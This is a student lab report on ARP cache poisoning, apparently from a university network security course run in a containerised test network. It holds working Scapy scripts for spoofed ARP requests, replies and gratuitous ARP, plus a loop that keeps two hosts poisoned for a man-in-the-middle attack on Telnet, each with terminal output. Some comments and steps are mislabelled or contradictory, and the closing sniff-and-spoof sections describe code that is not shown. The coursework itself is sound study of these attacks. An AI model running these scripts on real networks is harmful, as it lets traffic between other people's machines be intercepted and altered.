

Cryptography and Network Security – Lab 3

PAKSHAL BHANDARI

Task 1

The aim of this task is to use packet spoofing to implement the ARP cache poisoning attack part of a Man-In-The-Middle Attack. There are three sub tasks under this task.

Task 1.A

The below code shows how to construct an ARP request packet to map host B's IP address to the attacker machine M's MAC address.

```
seed@pakshal-ubuntu: ~/lab3  x  seed@pakshal-ubuntu: ~/lab3/volumes  x
1 #!/usr/bin/env python3
2 from scapy.all import *
3
4 # B's IP address
5 IP_V = "10.9.0.6"
6
7 # Attacker M's MAC and IP addr
8 IP_T = "10.9.0.105"
9 MAC_T_fake = "02:42:0a:09:00:69"
10
11 # Attacker A's MAC and IP addr
12 IP_A = "10.9.0.5"
13 MAC_A = "02:42:0a:09:00:05"
14
15 # Constructing ARP request packet
16 ether = Ether(src = MAC_T_fake, dst = MAC_A)
17 arp = ARP(psrc=IP_V, pdst=IP_A, hwdst=MAC_T_fake)
18 arp.op = 1 # request
19 frame = ether/arp
20 sendp(frame)
```

We can see that the A's ARP cache is empty before the attack. After the above code is run and when we send the request we can see that the B's IP address mapped to M's mac address I seen in ARP cache and the attack is successful.

```
root@3dd3f068a524:/volumes# ./Task_1.A_Code.py
Sent 1 packets.
root@3dd3f068a524:/volumes#
```

```
seed@pakshal-ubuntu: ~/Desktop
root@147cea1a419b:/# arp -n
root@147cea1a419b:/# arp -n
Address          HWtype  HWaddress      Flags Mask    Iface
10.9.0.6         ether    02:42:0a:09:00:69  C             eth0
root@147cea1a419b:/#
```

Task 1.B

In this sub task, we need to write code to construct an ARP reply packet to map B's IP address to M's MAC address. This packet is then sent from M to A.

```
seed@pakshal-ubuntu: ~/lab3/volumes
seed@pakshal-ubuntu: ~/lab3
seed@pakshal-ubuntu: ~/lab3/volumes
#!/usr/bin/env python3
from scapy.all import *

# B's IP address
IP_V = "10.9.0.6"

# Attacker M's MAC and IP addr
IP_T = "10.9.0.105"
MAC_T_fake = "02:42:0a:09:00:69"

# Attacker A's MAC and IP addr
IP_A = "10.9.0.5"
MAC_A = "02:42:0a:09:00:05"

# Constructing ARP request packet
ether = Ether(src = MAC_T_fake, dst = MAC_A)
arp = ARP(psrc=IP_V, pdst=IP_A, hwdst=MAC_T_fake)
arp.op = 2 # reply
frame = ether/arp
sendp(frame)
~
~
~
"Task 1.B Code.py" 20L, 425C 17,2 All
```

Scenario – 1

B's IP is already in A's cache.

From A we ping to B so that the B's entry is present in A's ARP cache and then run the above code on M.

```
seed@pakshal-ubuntu: ~/Desktop
root@147cea1a419b:/# ping 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
64 bytes from 10.9.0.6: icmp_seq=1 ttl=64 time=0.870 ms
64 bytes from 10.9.0.6: icmp_seq=2 ttl=64 time=1.25 ms
^C
--- 10.9.0.6 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1007ms
rtt min/avg/max/mdev = 0.870/1.059/1.249/0.189 ms
root@147cea1a419b:/# arp -n
Address HWtype HWaddress Flags Mask Iface
10.9.0.6 ether 02:42:0a:09:00:06 C eth0
root@147cea1a419b:/#
```

After running the code in A's ARP cache we can see that previous entry with B's IP and MAC address has been modified to B's IP and M's mac address.

```
root@3dd3f068a524:/volumes# ./Task_1.B_Code.py
.
Sent 1 packets.
root@3dd3f068a524:/volumes#
```

```

root@147cea1a419b:/# arp -n
Address      HWtype  HWaddress      Flags Mask    Iface
10.9.0.6     ether   02:42:0a:09:00:69  C           eth0
root@147cea1a419b:/#

```

Scenario – 2

B's IP is not in A's cache.

To remove the B's IP address from A's ARP cache we delete the entry by running the command "arp -d 10.9.0.6"

```

root@147cea1a419b:/# arp -d 10.9.0.6
root@147cea1a419b:/# arp -n
root@147cea1a419b:/#

```

After running the program there is no change in A's ARP cache showing that the attack has failed.

```

root@3dd3f068a524:/volumes# ./Task_1.B_Code.py
Sent 1 packets.
root@3dd3f068a524:/volumes#

```

```

root@147cea1a419b:/# arp -n
root@147cea1a419b:/#

```

Task 1.C (using ARP gratuitous message)

The gratuitous ARP packet has the following characteristics:

1. The source and destination IP addresses are the same, and they are the IP address of the host issuing the gratuitous ARP.
2. The destination MAC addresses in both ARPheader and Ethernet header are the broadcast MAC address (ff:ff:ff:ff:ff:ff).
3. No reply is expected.

```
seed@pakshal-ubuntu: ~/lab3  x  seed@pakshal-ubuntu: ~/lab3/volumes  x  v
#!/usr/bin/env python3
from scapy.all import *

# B's IP address
IP_V = "10.9.0.6"

# Attacker M's MAC
MAC_T_fake = "02:42:0a:09:00:69"

MAC_B = "ff:ff:ff:ff:ff:ff"

# Constructing ARP request packet
ether = Ether(src = MAC_T_fake,dst = MAC_B)
arp = ARP(psrc=IP_V,pdst=IP_V,hwsrc=MAC_T_fake,hwdst=MAC_B)
arp.op = 2 # reply
frame = ether/arp
sendp(frame)
~
~
```

Scenario 1 - B's IP is already in A's cache.

From A we ping to B so that the B's entry is present in A's ARP cache and then run the above code on M.

```
seed@pakshal-ubuntu: ~/Desktop  Q  ≡  -  □  ×
root@147cea1a419b:/# ping 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data:
64 bytes from 10.9.0.6: icmp_seq=1 ttl=64 time=0.870 ms
64 bytes from 10.9.0.6: icmp_seq=2 ttl=64 time=1.25 ms
^C
--- 10.9.0.6 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1007ms
rtt min/avg/max/mdev = 0.870/1.059/1.249/0.189 ms
root@147cea1a419b:/# arp -n
Address          HWtype  HWaddress      Flags Mask    Iface
10.9.0.6          ether    02:42:0a:09:00:06 C              eth0
root@147cea1a419b:/#
```

After we run the code, the above entry is modified to map B's IP address to M's MAC address and the attack is successful.

```
root@3dd3f068a524:/volumes# ./Task_1.C_Code.py
.
Sent 1 packets.
root@3dd3f068a524:/volumes# █
```

```
root@147cea1a419b:/# arp -n
Address          HWtype  HWaddress      Flags Mask    Iface
10.9.0.6          ether    02:42:0a:09:00:69 C              eth0
root@147cea1a419b:/#
```

Scenario 2 -

B's IP is not in A's cache.

To remove the B's IP address from A's ARP cache we delete the entry by running the command "arp -d 10.9.0.6"

```
root@147cea1a419b:/# arp -d 10.9.0.6
root@147cea1a419b:/# arp -n
root@147cea1a419b:/#
```


After running the program there is no change in A's ARP cache showing that the attack has failed.

```
root@3dd3f068a524:/volumes# ./Task_1.C_Code.py
Sent 1 packets.
root@3dd3f068a524:/volumes#
```

```
root@147cea1a419b:/# arp -n
root@147cea1a419b:/#
```

Task 2: MITM Attack on Telnet using ARP Cache Poisoning

For this task, it is essential to ensure that the IP addresses of both B and A are consistently associated with the MAC address of M. To achieve this, a code is executed, periodically sending request packets containing this information to both A and B in a loop with a 5-second interval.



```
Terminal
Jan 30 20:04
seed@pakshal-ubuntu: ~/lab3/volumes

seed@pakshal-ubuntu: ~/lab3
seed@pakshal-ubuntu: ~/lab3
seed@pakshal-ubuntu: ~/lab3
seed@pakshal-ubuntu: ~/lab3
seed@pakshal-ubuntu: ~/lab3/...
seed@pakshal-ubuntu: ~/lab3/...

#!/usr/bin/env python3
from scapy.all import *

# Attacker 02:42:0a:09:00:09 10.9.0.105
# A 02:42:0a:09:00:06 10.9.0.6
# B 02:42:0a:09:00:05 10.9.0.5

IP_A = "10.9.0.5"
MAC_real_A = "02:42:0a:09:00:05"
IP_B = "10.9.0.6"
MAC_real_B = "02:42:0a:09:00:06"
IP_T = "10.9.0.105"
MAC_T = "02:42:0a:09:00:09"

def send_ARP_request(fakenac,src,dst):
    ether = Ether(src = fakenac,dst = "ff:ff:ff:ff:ff:ff")
    arp = ARP(psrc = src, hwsrc = fakenac, pdst=dst )
    arp.op = 1
    frame = ether/arp
    sendp(frame)

while True:
    send_ARP_request(MAC_T,IP_B,IP_A)
    send_ARP_request(MAC_T,IP_A,IP_B)
    time.sleep(5)
```

Step – 1: We run the above code to start the attack loop as shown below.

Step – 2: We make sure that IPv4 forwarding is turned off on attacker M and then we ping both hosts A and B from each other and record live capture through Wireshark.

```
seed@pakshal-ubuntu: ~/lab3 x seed@pakshal-ubuntu: ~/lab3
root@3dd3f068a524:/volumes# sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
root@3dd3f068a524:/volumes#
```

First we ping B from A and look at the results.

```
seed@pakshal-ubuntu: ~/lab3 x seed@pakshal-ubuntu: ~/lab3 x seed@pakshal-ut
root@147cea1a419b:/# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.9.0.5 netmask 255.255.255.0 broadcast 10.9.0.255
    ether 02:42:0a:09:00:05 txqueuelen 0 (Ethernet)
    RX packets 897 bytes 82140 (82.1 KB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 1108 bytes 96040 (96.0 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    loop txqueuelen 1000 (Local Loopback)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@147cea1a419b:/# ping 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
64 bytes from 10.9.0.6: icmp_seq=1 ttl=64 time=0.474 ms
64 bytes from 10.9.0.6: icmp_seq=2 ttl=64 time=1.31 ms
```


Then we ping A from B.

```
seed@pakshal-ubuntu: ~/lab3 x seed@pakshal-ubuntu: ~/lab3 x seed@pakshal-ut
root@fd398fb9ca6a:/# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.9.0.6 netmask 255.255.255.0 broadcast 10.9.0.255
    ether 02:42:0a:09:00:06 txqueuelen 0 (Ethernet)
    RX packets 895 bytes 81888 (81.8 KB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 1093 bytes 94682 (94.6 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    loop txqueuelen 1000 (Local Loopback)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@fd398fb9ca6a:/# ping 10.9.0.5
PING 10.9.0.5 (10.9.0.5) 56(84) bytes of data.
64 bytes from 10.9.0.5: icmp_seq=1 ttl=64 time=0.487 ms
64 bytes from 10.9.0.5: icmp_seq=2 ttl=64 time=0.919 ms
64 bytes from 10.9.0.5: icmp_seq=3 ttl=64 time=1.38 ms
```


The below screenshot shows the result for live capture in Wireshark



Step 3: We now turn off IPV4 forwarding on M to ensure that it will forward the packets between A and B

```
root@3dd3f068a524:/volumes# sysctl net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
root@3dd3f068a524:/volumes#
```

We again execute step 2 and the results are captured in Wireshark and we can see that packets are being redirected.



Step – 4: We create telnet connection between A and B with IPv4 forwarding turned off successfully.

```
root@3dd3f068a524:/volumes# sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
root@3dd3f068a524:/volumes#
```

Here A is our Telnet client and B is our telnet server.

```
root@147cea1a419b:/# telnet 10.9.0.6
Trying 10.9.0.6...
Connected to 10.9.0.6.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
fd398fb9ca6a login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.15.0-92-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

seed@fd398fb9ca6a:~$
```

Here any character typed does not show up on the telnet window because server is disconnected.

We run sniff-and-spoof program on Host M, to capture all TCP packets and substitute all characters entered in Telnet window with a 'Z' using regex.

Here we implement a similar situation as Task 2, except that we use netcat as the mode of communication between A and B instead of using telnet.

The task requires us to replace all the letters of our first names with an equal number of A's.

On Machine M we run

To send message from host A to B netcat

MITM attack is successful on netcat using ARP poisoning